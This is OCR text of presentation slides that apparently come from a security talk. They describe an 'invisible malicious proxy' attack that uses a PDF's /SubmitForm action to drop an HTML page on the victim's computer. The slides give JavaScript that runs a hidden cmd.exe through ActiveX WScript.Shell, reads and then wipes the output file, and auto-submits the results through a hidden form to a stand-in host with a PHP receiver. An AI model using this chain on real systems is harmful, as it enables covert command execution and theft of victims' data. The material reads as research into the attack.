
- **/OpenAction**
- **/SubmitForm Action**



World Wide Web
PDF
PDF : /SubmitForm
1
2
http://www.X.com/X.html
Malicious web page
HTML/JS
Victim's Computer
(%APP DATA%/.../.../Temp/X.htm)
3
Cmd.exe \k cmd1 > C:/Temp/Log.txt
(ActiveX)
MyLog.txt
4
PHP
Data
receiving
Server
Response.txt
5
www.google.fr
World Wide Web

An invisible malicious proxy (2/10)

Step 2: AcroForms performs the request, the file is downloaded in App Data/…

- **C:\\Users\\CURRENT_USER\\AppData\\Local\\Temp\\AR95F6.htm**




World Wide Web
PDF
PDF : /SubmitForm
1
2
http://www.X.com/X.html
Malicious web page
HTML/JS
PDF
Victim's Computer
(%APP DATA%/.../.../Temp/X.htm)
3
C:\>_
Cmd.exe \k cmd1 > C:/Temp/Log.txt
(ActiveX)
MyLog.txt
PHP
Data
receiving
Server
4
Response.txt
5
www.google.fr
World Wide Web

An invisible malicious proxy (3/10)

Step 3: Malicious actions are done on the victim's computer

Call a hidden shell:

- **Create a new WScriptShell ActiveX Object**
  new ActiveXObject('WScript.Shell');
- **Use *Run* method to launch the shell**
  wshShell.Run('cmd.exe /c dir > C:/Temp/Mylog.txt',0,true);

An invisible malicious proxy (4/10)

Step 3: Malicious actions are done on the victim's computer

Read the file and store in a JavaScript Variable:

- **Create a new *Scripting.FileSystemObject* ActiveX Object**

```
new ActiveXObject('Scripting.FileSystemObject');
```

- **Read the file**

```
var New = Object2.OpenTextFile("C:/Temp/Mylog.txt",1);
var read = New.ReadAll();
```

An invisible malicious proxy (5/10)

Step 3: Malicious actions are done on the victim's computer

Erase the file on the disk:

- **Create a new *Scripting.FileSystemObject* ActiveX Object**

```
new ActiveXObject('Scripting.FileSystemObject');
```

- **Open again the file in « erase » mode**

```
var NouvTxt = Object.OpenTextFile("C:/Temp/Mylog.txt",2);
NouvTxt.Close();
```

An invisible malicious proxy (6/10)

Step 3: Malicious actions are done on the victim's computer

Pro/Cons of this attack (ActiveX):

Advantages :

- **The Shell is hidden.**
- **Results can be sent back to a server.**
- **Don't use AJAX(Asynchronous Javascript and XML) requests.**

-Disadvantages:

-Works only with IE configured as default web browser.


-Registry keys needs to be set to use ActiveX.

An invisible malicious proxy (7/10)

Step 3: Malicious actions are done on the victim's computer

NOTE:

**** This is just an example, but all attacks in web browsers can be used as long as files are accepted by AcroForms.****


World Wide Web
PDF
PDF : /SubmitForm
1
2
http://www.X.com/X.html
Malicious web page
HTML/JS
Victim's Computer
(%APP DATA%/.../.../Temp/X.htm)
PHP Data receiving
Server
Response.txt
4
3
C:\>_
Cmd.exe \k cmd1 > C:/Temp/Log.txt
(ActiveX)
MyLog.txt
5
www.google.fr
World Wide Web

An invisible malicious proxy (8/10)

Step 4: Send back results

Send back results to a web server:

- **Create an empty HTML Form**


```
<form style="display: none; visibility: hidden" action="http://
www.malicioussite.com"
method="POST" name="form" enctype="multipart/form-data">
<input type=hidden name="file" value="">
</ form>
```

- **Put the data to send**

```
document.getElementById ("file").value = read;
```

- **Auto-submit the form**

```
document.form.submit ();
```


World Wide Web
PDF
PDF : /SubmitForm
1
2
http://www.X.com/X.html
Malicious web page
HTML/JS
Victim's Computer
(%APP DATA%/.../.../Temp/X.htm)
3
4
5
PHP Data receiving
Server
Response.txt
C:\>_
Cmd.exe \k cmd1 > C:/Temp/Log.txt
(ActiveX)
MyLog.txt
www.google.fr
World Wide Web

An invisible malicious proxy (9/10)

Step 5: Server-side reception in PHP

- **Process HTTP POST requests received**

```
if (count ($ _POST)> 0)
{
...
}
```

- **Write results in a file**

```
fopen();
fputs();
fclose();
```

An invisible malicious proxy (10/10)

